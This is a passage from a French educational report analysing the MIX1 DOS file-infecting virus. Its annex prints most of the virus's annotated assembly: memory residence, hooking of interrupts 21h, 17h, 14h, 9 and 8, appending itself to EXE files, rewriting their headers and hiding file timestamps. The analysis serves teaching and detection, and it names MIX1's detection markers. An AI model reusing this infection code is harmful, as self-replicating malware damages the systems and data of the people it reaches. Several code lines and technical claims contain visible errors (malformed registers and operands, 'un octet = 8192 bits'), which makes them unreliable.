2. Le nombre d'octets qu'occupe le fichier dans la dernière page (offset 2, taille 2 octets). Pour le calculer il suffit de faire une division puis une soustraction,...
3. Le point d'entrée dans le programme, c'est à dire la valeur initiale du pointeur d'instruction IP lorsque exécutable sera chargé en mémoire. (offset 14h, taille 2 octets). Il suffit de donner l'adresse du virus dans le fichier... Le programme commencera alors par exécuter le virus lors de son lancement.

```
        MOV   AX,10H
        MOV   DS :[66AH],AX
        MOV   DX,DS :[64AH]
        MOV   AX,DS :[648H]
```

[24] Nous rappelons que la valeur de ce handle de fichier dans BX n'a pas été modifiée depuis la dernière ouverture de fichier.

```
        MOV   CL,CS :[634H]
        SHR   DS,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SUB   AX,DS :[65EH]
        MOV   DS :[66CH],AX
        ADD   WORD PTR DS :[648H],652H
        JNC   LABEL14
        INC   WORD PTR DS :[64AH]
LABEL14 :
        MOV   AX,DS :[648H]
        AND   AX,1FFH
        MOV   DS :[658H],AX
        MOV   DX,DS :[64AH]
        MOV   AX,DS :[648H]
        ADD   AX,1FFH
        JNC   LABEL15
        INC   DX
LABEL15 :
        MOV   AL,AH
        MOV   AH,DL
        SHR   AX,1
MOV     DS :[65AH],AX
```

Il déplace le pointeur du fichier au début de celui-ci pour réécrire l'en-tête. Il utilise la fonction DOS AH=42h qui permet de déplacer le pointeur du fichier dont le handle est contenue dans BX (toujours pas modifié) :

Il indique la fonction voulue :

```
        MOV   AX,4200H
```

Il veut un déplacement nul : il positionne DX :CX a zéro :

```
        MOV   CX,0                ; mets 0 dans CX
```

Curieuse façon de procéder pour mettre à zéro DX : l'adresse DS :[635H] contient un zéro !

Remarque :
De toutes façons, plus le code d'un virus est illisible (indécodable) et mieux c'est. Cependant de ce côté MIX1 n'est pas très bon car son code est facilement décodable et explicable : la preuve !

```
        AND   DX, DS :[635H]      ; mets DX à zéro
        INT   21H                 ; appelle l'interruption.
```

S'il y a une retenue, donc un problème soute sur LABEL16, qui saute sur LABEL8 pour fermer le fichier etc... (ici il effectue un petit détour...)

```
JC      LABEL16          ; va sur LABEL16
```

MIX1 peut maintenant réécrire l'entête au début du fichier, toujours via la fonction DOS AH=40h :

```
MOV   AX,40H
```

IL indique dans DS :DX où il faut prendre les données (DS est toujours le même), soit à l'adresse DS :[656h] :

```
MOV   DX,656H
```

IL souhaite écrire 28 octets soit 1Ch

```
MOV   CX,1Ch
```

Et il appelle l'interruption et il écrit (BX est toujours bon)

```
INT     21H
```

Toutes les fonctions DOS sur les fichiers modifient automatiquement l'heure et la date du fichier manipulé. MIX1 va donc rétablir maintenant les anciennes valeurs qu'il avait sauvegardé dans CS :[644h] et CS :[642h] respectivement.
IL mets l'ancienne date dans DX et l'ancienne heure dans CX, qui sont les paramètres de la fonction DOS 57h

```
MOV   DX,CS :[642H]
MOV   CX,CS :[644H]
```

La fonction DOS 57h définit (si AL=1) la date et l'heure du fichier de handle BX, à partir de la date sur DX et de l'heure sur BX[25].

```
MOV   AX,5701H
```

Et il appelle interruption

```
INT     21H
```

Si problème, va sur LABEL16 qui saute sur LABEL8 pour fermer le fichier ...

```
JC      LABEL16
```

Mix1 termine ici par incrémenter le compteur d'infections qu'il a positionné à l'adresse 64Ch sur le segment de code.

```
INC     WORD PTR CS :[64CH]
```

Finalement il saute sur LABEL8 pour fermer le fichier puis satisfaire l'interruption demandée par le programme, et l'utilisateur peut continuer à travailler : le tout a pu être tellement rapide que l'utilisateur ne peut pas distinguer ces accès disques de ceux du lancement de exécutable.

[25] La date et l'heure sont codées dans les registre comme suit :

- date : 512*(année-1980) + 32*mois + Jour
- heure : 2048*heure + 32*minute + seconde/2

LABEL16 :
JM LABEL8

9.2.3 La procédure 2 : effets pervers

Elle est lancée lorsqu'on appelle l'interruption 17h qui s'occupe entre autres d'envoyer les caractères sur l'imprimante. Elle modifie ces caractères en fonction des données placées à partir de l'adresse CD :[534h]. Ces données représentent une table de conversion entre paires de caractères.

Tout d'abord MIX1 compare AH avec zéro. S'il y a égalité alors le système veut envoyer un caractère sur le port de l'imprimante, et il va dans LABEL2 pour effectuer un traitement avant de donner la main à la véritable interruption :

```
CMP  AH,0
JE   LABEL2
```

Sinon il continue avec le traitement normal de l'interruption en sautant à sa véritable adresse :

```
LABEL1 :
JMP  F000 :EFD2
```

Il modifie l'octet du caractère à imprimer qui a été passé dans AL, pour cela :

LABEL2 :
Il sauvegarde la valeur de BX qu'il va utiliser sur la pile

```
PUSH  BX
```

Il mets BX à 0 :

```
XOR  BX.BX
```

Il récupère l'octet à imprimer dans AL et le place dans BL

```
MOV  BL,AL
```

Il modifie la valeur de Al (soit le caractère à imprimer) en fonction du caractère qu'on voulait imprimer lors de l'appel, et des données qu' il a placées à partir de l'adresse CS :[534h]. En fait il se sert simplement de la valeur ASCII du caractère à imprimer (qu'il place dans BL, donc dans BX car BH=0) comme index pour consulter la valeur ASCII de sa table de conversion.

```
ADD  BX,534H
MOV  AL,CS :[BX]
```

Il restaure le registre BX :

```
POP  BX
```

Il va dans LABEL1 pour sauter directement à l'adresse de l'interruption 17h et imprimer le caractère modifié.

JMP LABEL1

9.2.4 Les autres procédures de perturbation

9.2.4.1 La procédure 3 : perturber l'impression

Elle est lancée par tout appel à l'interruption 14h et elle offre des fonctions de communication à travers les ports série. Si la fonction DOS demandée est AH=1 (envoie d'octets vers le port série) alors MIX1 modifie comme dans la procédure précédente l'octet avant de sauter sur l'adresse de la procédure de traitement de la véritable interruption. Elle sauvegarde et restaure aussi le registre BX qu'elle modifie.
Sinon elle saute directement à l'adresse de l'interruption 14h

Ici aussi il se sert de la valeur de l'octet comme index pour lire le nouvel octet dans sa table.

```
        CMP   AH,1
        JE    LABEL2
LABEL1 :
        JMP   F000 :E739
LABEL 2 :
        PUSH  BX
        XOR   BX,BX
        MOV   BL,AL
        ADD   bx,534H
        MOV   AL,CS :[BX]
        POP   BX
        JMP   LABEL1
```

9.2.4.2 Les procédures 4 et 5

Elles sont semblables aux précédentes dans le principe. Leur code n'est donc pas indiqué dans ce rapport.

9.2.4.2.1 La procédure 4

Cette procédure que le lecteur pourra consulter en annexe, est pointé par le nouveau vecteur d'interruption 9 qui correspond aux traitements du clavier. Elle annule la routine de traitement de reset appelée par la combinaison de touches CTRL-ALT-DEL, ainsi que les effets des touches Majuscules et Blocage-Majuscules si MIX1 est en mémoire depuis plus de 50 minutes.

9.2.4.2.2 La procédure 5

Elle est pointée par le nouveau vecteur d'interruption 8 qui correspond au traitements de l'horloge.

Le système PC standard génère un top d'horloge tous les $\frac{1}{18.2}$ secondes = 55ms, et qui appelle à chaque fois l'interruption 8.

Cette procédure sera donc exécutée à chaque top : elle incrémente alors un compteur jusqu'à une valeur limite (qui correspond à 50 minutes) et positionne un bit en mémoire qui sera consulté par la procédure 4 pour désactiver ou pas certaines touches.
De plus un autre compteur permet au bout d'une heure de lancer une routine qui fait rebondir un "o" à l'écran.

9.3 Exécution du virus

L'exécution ne présente rien de bien spectaculaire : vous tapez le nom d'un fichier infecté et vous faites entrée : dans les quelques millisecondes qui suivant, avant que le programme ne soit lancé, le virus s'installe en mémoire : l'utilisateur n'a rien senti
Mais :
Bien qu'il ne soit pas très redoutable, notamment parce qu'il ne se cache pas de façon optimale (la valeur 77h à l'adresse 0000 :033Ch est révélatrice d'une infection ainsi que la chaîne MIX1 dans les 4 derniers octets du fichier) et qu'il manifeste des effets visibles par l'utilisateur, il n'arrive pas moins à infecter convenablement un PC.
De plus à partir de la sixième génération : certaines touches du PC restent toujours activées (LED allumé) car elle sont bloquées dans cet état, et les sorties sont altérées : l'utilisateur commence à se poser des questions

MIX1 est détecté par plusieurs Scanners de virus comme **Viruscan** (il suffit de chercher la chaîne MIX1 en fin de fichier où la valeur 77h dans 0000 :033Ch)

Le code complet de MIX1 est fourni en annexe avec certains des commentaires ci-dessus placés dans la troisième colonne de commentaires.

10. Conclusion

J'espère que ce document vous aura permis de comprendre le fonctionnement de base des virus. Je vous conseille si vous voulez approfondir le sujet de consulter la bibliographie à la fin de ce document.
MIX1 est un virus facile à comprendre, nottament parce qu'il n'effectue pas de cryptage de son code en mémoire, ce qui est de moins en moins le cas avec les virus actuels.

Dans leur bataille féroce avec les antivirus, les virus actuels tendent à devenir plus longs, à utiliser des méthodes de cryptage de leur code en fonction d'une clé qu'ils font varier, et à être programmés à un niveau plus bas. L'idée étant d'utiliser leur propres routines d'écriture et lecture sur les disques, et de devenir indépendants des interruptions.

En tout cas, si la sécurité est un élément essentiel pour vous et que votre PC est inévitablement relié au monde extérieur (internet,..) avec tous les risques que cela implique, je vous conseille de changer l'omniprésent DOS par LiNuX, dont la réputation n'est plus à faire.

Sinon la seule méthode fiable est la prévention.

A bientôt.

11. Annexe

11.1 Le code prinicpal de MIX1

11.1.1 La procédure principale de MIX1

```
;Procédure principale au lancement
DEC   SP                    ; crée 2 places (16bits) dans la pile pour y
                            placer l'adresse de retour , point d'entrée
                            du programme initial.
DEC   SP
NOP
DEC   SP
DEC   SP
PUSH  BP                    ; On empile BP pour sauvegarder le
                            registre et pouvoir le restituer avant de
                            rendre la main au programme.
MOV BP,SP
NOP
PUSH  AX                    : On empile AX pour sauvegarder le
                            registre et pouvoir le restituer avant de
                            rendre la main au programme.
NOP
MOV   AX,ES
ADD   AX,1789H
MOV   [BP+4],AX
MOV   WORD PTR [BP+2],10h
                            ; La sauvegarde des registres est
                            nécessaire car ils contiennent les
                            paramètres que le programme a positionné
                            avant d'appeler l'interruption 21h qui
                            nous a donné la main :
PUSH  ES                    : On sauvegarde les registres que l'on va
                            utiliser pour les restaurer ensuite avant de
                            redonner la main au programme que l'on a
                            normalement lancé.
PUSH  DS
PUSH  BX
PUSH  CX
PUSH  SI
PUSH DI
MOV   AX,0
MOV   ES,AX                 ; mets 0 dans ES.
CMP   BYTE PTR ES:[33h],77H  : On compare l'octet à l'adresse
                            33Ch du même segment avec la valeur
                            77h :
                            Si il n'est pas égal, alors le virus n'est pas
```

```
                                    en mémoire : on va dans LABEL2 pour le
                                    rendre résident
                                    Sinon on continue et on redonne la main
                                    au programme lancé.
        JNE     LABEL2              ; si pas d'égalité saute a LABEL2
LABEL1:                             ;ici on va redonner la main au code du
                                    programme qui a été lancé.
        POP     DI                  ; On restaure les registres modifiés avec
                                    leur valeur de départ placée dans la pile.
        POP     SI
        POP     CX
        POP     BX
        POP     DS
        POP     ES
        POP     AX
        POP     BP
        RETF                        : on redonne la main au programme
                                    principal : le retour est de type far
                                    (lointain) car dans un fichier EXE on peu
                                    avoir plusieurs segments.
                                    (il dépile l'adresse de retour)
LABEL2:
        MOV     AH,52H              ; On appelle la fonction AH=52h des SPI[26]
                                    du dos, qui fait pointer ES :DX sur le
                                    début de la tables de données du DOS
        INT     21H
        MOV     AX,ES:[BX-2]        ; Dans cette position se trouve le segment
                                    où commence le premier bloc de contrôle
                                    de mémoire (offset 5Ch dans le PSP)

        ; il calcule à partir des données du bloc de contrôle de mémoire, l'adresse
                                    des 2 plus haut Kilo-octets disponibles de
                                    la mémoire.
        MOV     ES,AX
        PUSH    ES
        POP     AX
        ADD     AX,ES:[3]
        INC     AX
        INC     AX
        MOV     CS:[1],AX
        MOV     BX,DS
        DEC     BX
        PUSH    BX
        POP     X
        MOV     DS,BX
        MOV     AL,4DH
```

[26] SPI : Services des Programmes d'Interruption.

```
MOV   DS:[0],AL
MOV   AX,DS:[3]
SUB   AX,80H
MOV   DS:[3],AX
ADD   BX,AX
INC   BX
PUSH  BX
POP   ES          ; Il récupère dans ES son résultat : le segment qui pointe le premier bloc des deux plus hauts Ko en mémoire:
MOV   SI,0        ; Il se prépare à effectuer la boucle de copie du code de virus dans ce segment :Il mets à 0 le premier indice de boucle
MOV   DI,SI       ; Il mets à 0 le deuxième indice de boucle
PUSH  CS          ; Il fait pointer DS sur le segment du code.
POP   DS
MOV   CX,652H     ; Il place dans CX le nombre d'octets à recopier (taille du code)
CLD               ; mets à zéro le flag de direction, après cette opération les opérations de type boucle sur les chaînes opèrent par incrémentation de SI et DI.
REP   MOVSB       ; Tant que CX >0, on boucle en faisant CX← CX-1 et on copie DS :[SI] sur ES :[DI], donc il recopie les 1618 (652h) octets du virus
PUSH  ES          ; il continue, mais en mémoire haute ! : en passant le contrôle à la copie qu'il vient de faire !. Ceci justifie le fait que le code ait construit l'adresse du programme initial sur la pile: le virus pourra ainsi donner le contrôle au programme exécutable, en effectuant un RETF, où qu'il soit en mémoire.
MOV   AX,88H
PUSH  AX
RETF              ; on fait un retour far (entre deux segments) qui dépile l'adresse que l'on vient d'y placer

; dans tous les MOV qui suivent le programme écrit directement sur la zone mémoire qui correspond à la table des vecteurs d'interruption pour faire pointer les interruptions 21h, 17h et 14h sur les adresses des procédures 1, 2 et 3: il est cependant conseillé de passer par le service 25h de l'interruption 21h (services
```

```
                                du DOS). Ce qui est plus sûr et plus
                                court !
MOV   BYTE PTR CS:[673H],0
NOP
MOV   BYTE PTR CS:[638H],0
MOV   WORD PTR CS:[646H],0
MOV   BX,FFFFH
ADD   BX,3F3FH
MOV   CL,0AH
SHL   BX,CL                     ; on effectue une rotation à gauche
AND   BX,CS:[635H]              ; en CS :[635h] il y a un 0 !
MOV   AX,BX
MOV   ES,AX
MOV   BYTE PTR ES:[33CH],77H ;mets la valeur 77h à l'adresse 33Ch
                                pour indiquer que le fichier est infecté.
; il continue ici avec la redirection des vecteur d'interruption 21h, 17h et
                                14h.
MOV   AX,ES:[84H]
MOV   CS:[35BH],AX
MOV   AX,ES:[86H]
MOV   CS:[35DH],AX
MOV   AX,CS
MOV   ES:[86H],AX
MOV   AX,355H
MOV   ES:[84H],AX
MOV   AX,ES:[5CHÁ
MOV   CS:[342H],AX
MOV   AX,ES:[5EH]
MOV   CS:[344H],AX
MOV   AX,CS
MOV   ES:[5EH],AX
MOV   AX,33CH
MOV   ES:[5CH],AX
MOV   AX,ES:[50H]
MOV   CS:[1DAH],AX
MOV   AX,ES:[52H]
MOV   CS:[1DCH],AX
MOV   AX,CS
MOV   ES:[52H],AX
MOV   AX,1D4H
MOV   ES:[50H],AX
CMP   WORD PTR CS:[64CH],5  ;Il regarde s'il appartient à la
                                cinquième génération de virus en
                                consultant le compteur qu'il a placé en CS
                                :[1D4h] :
JG    LABEL3                    ; Si le mot est plus grand que 5 (sixième
                                génération du virus) alors il saute sur
                                LABEL3,
```

```
                                    sinon il va a LABEL1 et redonne la main
                                    au code du programme.
        JMP     LABEL1              ; saute sur LABEL1 pour restaurer les
                                    registres et redonner la main au
                                    programme.
LABEL3 :    ; Dans tous les MOV qui suivent il redirige les vecteurs
                                    d'interruption 9 et 8 en les faisant
                                    pointer sur les procédures 4 et 5. Et il le
                                    fait en écrivant directement sur la table
                                    des vecteurs : joli !
        MOV     AX,ES :[24h]
        MOV     CS :[1D0h],AX
        MOV     AX,ES[26h]
        MOV     CS :[1D2H],AX
        MOV     AX,CS
        MOV     ES :[26H],AX
        MOV     AX,19AH
        MOV     ES :[24AH],AX
        MOV     AX,ES :[20H]
        MOV     CS :[338H],AX
        MOV     AX,ES :[22H]
        MOV     CS :[33AH],AX
        MOV     AX,CS
        MOV     ES :[22H],AX
        MOV     AX,1EDH
        MOV     ES :[20H].AX
        JMP     LABEL1              ; Une fois que les interruptions 8 et 9
                                    (clavier et horloge) sont interceptées, il
                                    redonne la main au code du programme :
                                    va en LABEL1

        ; Cette procédure modifie les attributs vidéo des caractères à l'écran mais
                                    elle n'est jamais appelée. Cela ressemble à
                                    une fonctionnalité abandonnée
        ; Cette procédure est donc fournie à titre d'information
        ;car elle fait partie de ce virus tel qu'on le trouve dans la "nature"
        PUSH    AX                  ; On sauvegarde les registres que l'on va
                                    modifier.
        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    DI
        PUSH    DS
        PUSH    ES
        PUSH    CS                  ; On empile CS
        POP     DS                  ; On dépile CS : donc CS=DS
        MOV     AF,0h
```

```
        INT     10h             ; Appelle le service 10h de l'interruption
                                  10h du BIOS, qui donne le mode vidéo
                                  actuel en AL
        MOV     AH,6
        MUL     AH              ; AX=AL * AH
        MOV     BX,AX
        MOV     AX,DS :[bX+4CEH]
        MOV     CX,DS :[BX+4D0H]
        MOV     DX,DS :[BX+4D2H]
        MOV     ES,DX
        SHR     CX,1            ; Rotation à droite
        MOV     DI,1
        CMP     AX,0
        JNE     LABEL5          ; va à LABEL5 si différent
LABEL4 :
        INC     WORD PTR ES :[DI]
        INC     DI
        INC     DI
        LOOP    LABEL4          ; Reboucle sur LABEL4 tant que CX >0
        JMP     LABEL6
        NOP
LABEL5 :
        NOT     WORD PTR ES :[DI]
        INC     DI
        INC     DI
        LOOP    LABEL5          ;Reboucle sur LABEL5 tant que CX >0
LABEL6 :
                                ;On restaure les registres utilisés.
        POP     ES
        POP     DS
        POP     DI
        POP     DX
        POP     CX
        POP     BX
        POP     AX

        RETF                    ; On retourne
```

11.1.2 La procédure 1

; Chaque fois qu'on appelle un service de l'interruption 21h, on passe par ici. Donc le virus en profite pour regarder si on essaie d'appeler la fonction 4Bh de cette interruption (exécution d'un fichier). Si c'est le cas, il en profite d'abord pour l'infecter avant de le lancer en allant sur LABEL2. Sinon il saute à l'adresse du service de l'interruption qui a été

```
                                    demandée avec un jump : on ne touche pas
                                    AH, donc le service demandé au départ
                                    sera fourni correctement :
        CMP   AH,4BH                ; compare AH avec la valeur 4Bh
        JE    LABEL2                : si c'est égal va infecter le fichier
LABEL1 :
        JMP   028B :13C5            ; sinon saute directement sur l'adresse de
                                    l'interruption 21h : au retour la main sera
                                    redonnée directement au programme sans
                                    passer par le virus.
LABEL2 :                            ; si on arrive ici c'est qu'on va essayer
                                    d'infecter...
        PUSH  AX                    ; On sauvegarde tous les registres que l'on
                                    va utiliser
        PUSH  BX
        PUSH  CX
        PUSH  DX
        PUSH  SI
        PUSH  DS
        MOV   BX,DX                 ; on est dans un traitement de la fonction
                                    4Bh (exécution) de l'interruption 21h,
                                    donc on sait que DX pointe sur une chaîne
                                    qui contient le nom du fichier et se
                                    termine par le caractère nul "\0".
                                    On place donc sa valeur dans BX pour la
                                    boucle suivante de recherche.
LABEL3 :                            ; Le virus effectue maintenant une
                                    boucle sur les caractères du nom de
                                    fichier jusqu'à trouver le "." qui
                                    délimite l'extension du nom de fichier.
                                    S'il le trouve il continue avec l'étape
                                    suivante, sinon il appelle l'interruption
                                    21h qui a été demandée.
        INC   BX                    ; On avance dans la chaîne : on incrémente
                                    la valeur de Bx :
        CMP   BYTE PTR [BX],2EH; On compare l'octet pointé par BX avec "."
                                    :
        JE    LABEL5                ;si égalité : on a trouvé le "." : on saute
        CMP   BYTE PTR [BX],0       ; sinon : a-t-on atteint la fin de la chaîne ?
                                    (caractère \0) ?
        JNE   LABEL3                ; si non, on continue a chercher : on
                                    boucle. Si oui on continue dans LABEL4
LABEL4 :                            ; Si on est ici c'est que le nom du fichier
                                    ne contient pas de "." : on restaure
                                    alors les registres et on retourne sur
                                    LABEL1 pour satisfaire la demande
                                    d'interruption :
        POP   DS                    ; on restaure les registres utilisés
```

```
        POP   SI
        POP   DX
        POP   CX
        POP   BX
        POP   AX
        JMP LABEL1          ; et on saute sur LABEL1 pour aller traiter
                              le service de l'interruption 21h demandé
                              par exécutable.
LABEL5 :                    ; Il vérifie que c'est bien un fichier EXE
                              en comparant les deux premières lettres
                              de l'extension avec "EX". Si ce n'est
                              pas le cas, il satisfait la demande de
                              l'interruption 21h. Sinon il continue.
        INC   BX
        CMP   WORD PTR [BX],5845H   ; compare avec "EX"
        JNE   LABEL4        ; si non égal : saute sur LABEL4 : restaure
                              les registres et satisfait la demande
                              interruption.
        ;Ensuite il obtient l'octet qui définit les attributs du fichier (fonction 43h
                              de l'interruption 21h, résultat dans CX). Il
                              effectue un AND avec FEH (=11111110)
                              afin de mettre à 0 le dernier bit qui
                              autorise l'écriture du fichier lorsqu'il est
                              nul :
        MOV   AX,4300H      ; fonction 43h des services du DOS
                              (l'interruption 21h) : place les attributs du
                              fichier dans CX
                              DS :DX doit pointer sur le nom du fichier
                              (terminé par "\0)
        INT   21H
        JC    LABEL4        ; s'il y a un carry alors problème : satisfait
                              la demande interruption. Sinon on modifie
                              les attributs du fichier.
        MOV   AX,4301H      ; fonction 43h des services du DOS :
                              modifie les attributs du fichier selon
                              valeur de CX.
                              DS :DX doit pointer sur le nom du fichier.
        AND   CX,FEH        ; ici on annule l'attribut de lecture
                              seulement s'il est positionné
        INT   21H           ; on appelle la fonction
        JC    LABEL4        ; si problème : on satisfait la demande
                              d'interruption. Sinon on ouvre le fichier
                              en lecture/écriture.
        MOV   AX,3D02H      ;fonction 3Dh des services du DOS :
                              ouvre le fichier pointé par DS :DX(non
                              modifié) avec AL=02h (lecture et écriture)
        INT   21H
```

```
JC      LABEL4          ;Si problème : satisfait la demande
                        interruption.
MOV     BX.AX           ; Il obtient la date et l'heure du fichier
                        (obtenus par fonction 57h de l'interruption
                        21h). Mais avant on sauvegarde la valeur
                        de AX (handle du fichier ouvert) dans BX
                        !
MOV     AX,5700H
INT     21H             :Demande la date et l'heure : retournées
                        dans DX et CX.
JC      LABEL8          ; S'il y a un problème on va fermer le
                        fichier avant de satisfaire la demande
                        d'interruption.
MOV     CS :[642H],DX   ;On sauvegarde DX et CX qui contiennent
                        la date et l'heure...
MOV     CS :[644H],CX
PUSH    CS              ; On utilise la fonction 3Fh qui permet de
                        lire dans le fichier. Elle lit le nombre
                        d'octets spécifiés dans CX. Il place les
                        octets lus à partir de l'adresse indiquée par
                        DS :DX. Il veut placer les données dans le
                        même segment que le code donc DS=CS :
POP     DS
MOV     DX,656H         ; On placera les données lues à partir de
                        DS :[656h]
MOV     CX,1CH          ; On veut lire 28 octets (1Ch) :
MOV     AH,3FH          ; On appelle la fonction de lecture :
INT     21H
JC      LABEL8          ; S'il y a un problème, on referme le
                        fichier et on satisfait la demande
                        d'interruption.
MOV     AX,DS :[66AH]   ; On sauvegarde la valeur initiale de IP du
                        fichier
MOV     DS :[26H],AX    ;á l'adresse DS :[26h]
MOV     AX,DS :[66CH]   ; on sauvegarde la valeur initiale de CS du
                        fichier
ADD     AX,10H          ; On incrémente de 10h
MOV     DS :[1EH],AX    ; On la place à l'adresse DS :[1Eh]
MOV     AX,4202H        ; On utilise le service du DOS, fonction
                        AH=42h qui permet de déplacer le
                        pointeur du fichier. L'origine du
                        déplacement est indiqué par AL, et la
                        valeur du déplacement en octets par
                        CX:DX. Si AL=0 le déplacement se fait
                        par rapport au début du fichier, si AL=1 il
                        se fait par rapport à la position courante du
                        pointeur, si AL=2 il se fait par rapport à la
                        fin du fichier. MIX1 positionne donc
```

AL=2 et le déplacement vaut -4 (CX=FFFFh et DX=FFFCh), c'est donc un déplacement relatif :

```
        MOV   CX,FFFFH
        MOV   DX,FFFCH
        INT   21H
        JC    LABEL8        ; saute sur LABEL8 si retenue
        ADD   AX,4          ; S'il n'y a pas eu d'erreur, DX:AX
                            contient la valeur du nouveau pointeur de
                            fichier. Il incrémente la valeur de AX de 4
                            octets pour avoir la taille du fichier, et la
                            stocke dans DS :[648H]
        MOV   DS :[648H],AX
        JNC   LABEL6        ; S'il y a retenue, alors on a atteint la fin
                            du segment pointé par DX, et AX vaut 0.
                            On passe alors au segment suivant en
                            incrémentant DX
        INC   DX
LABEL6 :                    ; Il consulte la taille du fichier : Si elle
                            est supérieure à 8Ko, il continuera son
                            travail, sinon il ira fermer le fichier et
                            sautera sur l'interruption 21h. Mais
                            avant de faire cela il sauvegarde le
                            segment du pointeur de fichier
        MOV   DS :[64AH],DX ; sauvegarde le segment du pointeur de
                            fichier
        CMP   DX,0          ; Il compare la valeur de ce segment avec
                            0, si le segment n'est pas nul alors le
                            fichier fait plus de 8Ko car le segment
                            indique sur quel bloc mémoire de 64Ko on
                            se trouve. Le virus fait donc au moins
                            64Ko : on continue.
        JNE   LABEL7
        MOV   CL,0DH        ; Si on arrive ici cela signifie que le fichier
                            est fait d'un seul segment, donc AX
                            représente la taille globale du fichier: Un
                            octet = 8192 bits =2^13 bits : on va donc
                            diviser la taille AX du fichier par 8192 en
                            décalant AX de 13 bits à droite : On place
                            0Dh dans CL (13 en décimal) :
        SHR   AX,CL         ; On décale AX de 0Dh bits vers la droite :
        CMP   AX,0          ; On compare AX avec 0 :
        JG    LABEL7        ; Si le résultat est plus grand que zéro, le
                            fichier fait au moins 8Ko, on continue sur
                            LABEL7.
        JMP   LABEL8        ; sinon on retourne comme d'habitude sur
                            LABEL8 pour redonner la main.
        NOP
```

```
LABEL7 :                ; MIX1 va ensuite voir si le fichier est
                        ; infecté en cherchant la chaîne MIX1
                        ; dans les 4 derniers octets du fichier :
                        ; Pour cela il utilise la fonction AH=3Fh
                        ; des SPI comme d'habitude.
        MOV  AH,3FH
        MOV  CX,4       ; Il lit 4 octets : indiqués dans CX
        MOV  DX,652H    ; Et les place à partir de l'adresse pointée
                        par DS:DX, on fait donc pointer DX sur
                        652h (une zone libre par rapport au code
                        du virus, après celui-ci)
        INT  21H        ; On peut alors appeler l'interruption.
        JNC  LABEL9     ; Si la fonction ne renvoie pas de retenue
                        (flag carry non activé) alors la fonction à
                        réussi, et on continue sur LABEL9, sinon
                        il y a eu un problème : on fermera le
                        fichier ...etc.
LABEL8                  ; On peut à ce stade fermer le fichier :
                        ; on appelle la fonction AH=3Eh de
                        ; l'interruption 21h
        MOV  AH,3EH
        INT  21H
        JMP  LABEL4     ; Et on va restaurer les registres avant de
                        redonner la main à l'interruption 21h
                        demandée par exécutable :
LABEL9 :                ; On compare les 2 paires d'octets lus avec les chaînes "MI" et
                        "X1" :
        MOV  SI,652H    ; On fait pointer SI sur l'adresse où on a
                        placé les 2 premiers octets :
        MOV  AX,[SI]    ; On place ces 2 octets dans AX :
        CMP  AX,494DH   ; On les compare avec la chaîne "MI"
                        (494dh)
        JNE  LABEL10    ; S'il n'y a pas égalité, le fichier n'est pas
                        infecté (il saute donc sur LABEL10),
                        sinon il continue avec la comparaison
                        suivante :
        MOV  AX,[SI+2]  ; Place dans AX les 2 octets suivants qui
                        ont été lus dans le fichier :
        CMP  AX,3158H   ; Il les compare avec la chaîne "X1" soit
                        3158h :
        JE   LABEL8     ; Si égalité, alors le fichier est infecté : on
                        va sur LABEL8 pour fermer le fichier,
                        restaurer les registres,...
LABEL10 :
        MOV  AX,DS :[648H]  ; Il récupère dans AX la taille du fichier
                        qu'il avait sauvegardé dans DS :[648h] :
        AND  AX,0FH     ; Il effectue un ET des 8 bits de poids
                        faible de AX avec 0Fh (=15 décimal) pour
```

```
                                    voir si la taille du fichier est un multiple
                                    de 16.
        JZ      LABEL12             ; Si la taille est un multiple de 16, il
                                    continue sur LABEL 12
        MOV     CX,10H              ; Sinon on va écrire le nombre d'octets
                                    nécessaires en fin de fichier : pour cela :
                                    On place 10h (16 en décimal) dans CX.
        SUB     CX,AX               ; On retranche a CX la valeur de AX, qui
                                    je le rappelle, correspond (après le AND
                                    AX,0Fh) au reste de la division entière de
                                    la taille du fichier par 16, on obtient ainsi
                                    dans CX le nombre d'octets à écrire pour
                                    compléter le fichier :
        ADD     DS :[648H],CX       ; On met à jour la taille du fichier que l'on
                                    avait sauvegardé :
        JNC     LABEL11             ; S'il n'y a pas retenue alors on continue
                                    sur LABEL11 avec l'écriture des octets.

        INC     WORD PTR DS :[64AH] ; Sinon on a atteint la fin du segment
                                    (ou plutôt le début du segment suivant car
                                    le résultat est nul avec retenue), alors on
                                    incrémente la valeur du segment pointée
                                    par la valeur que nous avions sauvegardé
                                    dans DS:[64AH].
LABEL11 :                           ; On écrit (fonction DOS AH=40h) dans
                                    le fichier le nombre d'octets indiqués
                                    dans CX (calculé ci-dessus) et pris à
                                    partir de l'adresse DS:DX. (la valeur de
                                    cette adresse n'a pas d'importance, on
                                    veut juste compléter le fichier avec
                                    n'importe quoi). La dernière action sur
                                    le fichier a été la lecture des 4 derniers
                                    octets : le pointeur du fichier pointe
                                    donc déjà sur la fin du fichier.
        MOV     AH,40H              ; écriture sur le fichier
        INT     21H                 ; C'est parti.
        JC      LABEL8              ; S'il y a un problème, on va fermer le
                                    fichier et satisfaire l'interruption 21h :

LABEL12 :
        MOV     DX,0                ; Offset pour prendre les données
        MOV     CX,652H             ; nombre d'octets à lire (tout le code du
                                    virus).
        MOV     AH,40H              ; Fonction d'écriture.
        INT     21H                 ; On appelle l'interruption du DOS.
        JC      LABEL8              ; S'il y a un problème (retenue) on va
                                    fermer le fichier , etc...
        JMP     LABEL13             ; sinon on continue sur LABEL13
```

```
        NOP
LABEL13 :                       ; Il mets à jour les valeurs de l'entête du
                                ; fichier parmi des 28 octets d'en-tête
                                ; qu'il a lu précédemment En fait on va
                                ; mettre à jour la copie de l'en-tête en
                                ; mémoire (surtout faire pointer l'entrée
                                ; du programme sur le code du virus)
                                ; puis l'écrire sur le fichier en écrasant
                                ; son en-tête..
        MOV   AX,10H
        MOV   DS :[66AH],AX
        MOV   DX,DS :[64AH]
        MOV   AX,DS :[648H]
        MOV   CL,CS :[634H]
        SHR   DS,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SHR   DX,CL
        RCR   AX,CL
        SUB   AX,DS :[65EH]
        MOV   DS :[66CH],AX
        ADD   WORD PTR DS :[648H],652H
        JNC   LABEL14
        INC   WORD PTR DS :[64AH]
LABEL14 :
        MOV   AX,DS :[648H]
        AND   AX,1FFH
        MOV   DS :[658H],AX
        MOV   DX,DS :[64AH]
        MOV   AX,DS :[648H]
        ADD   AX,1FFH
        JNC   LABEL15
        INC   DX
LABEL15 :
        MOV   AL,AH
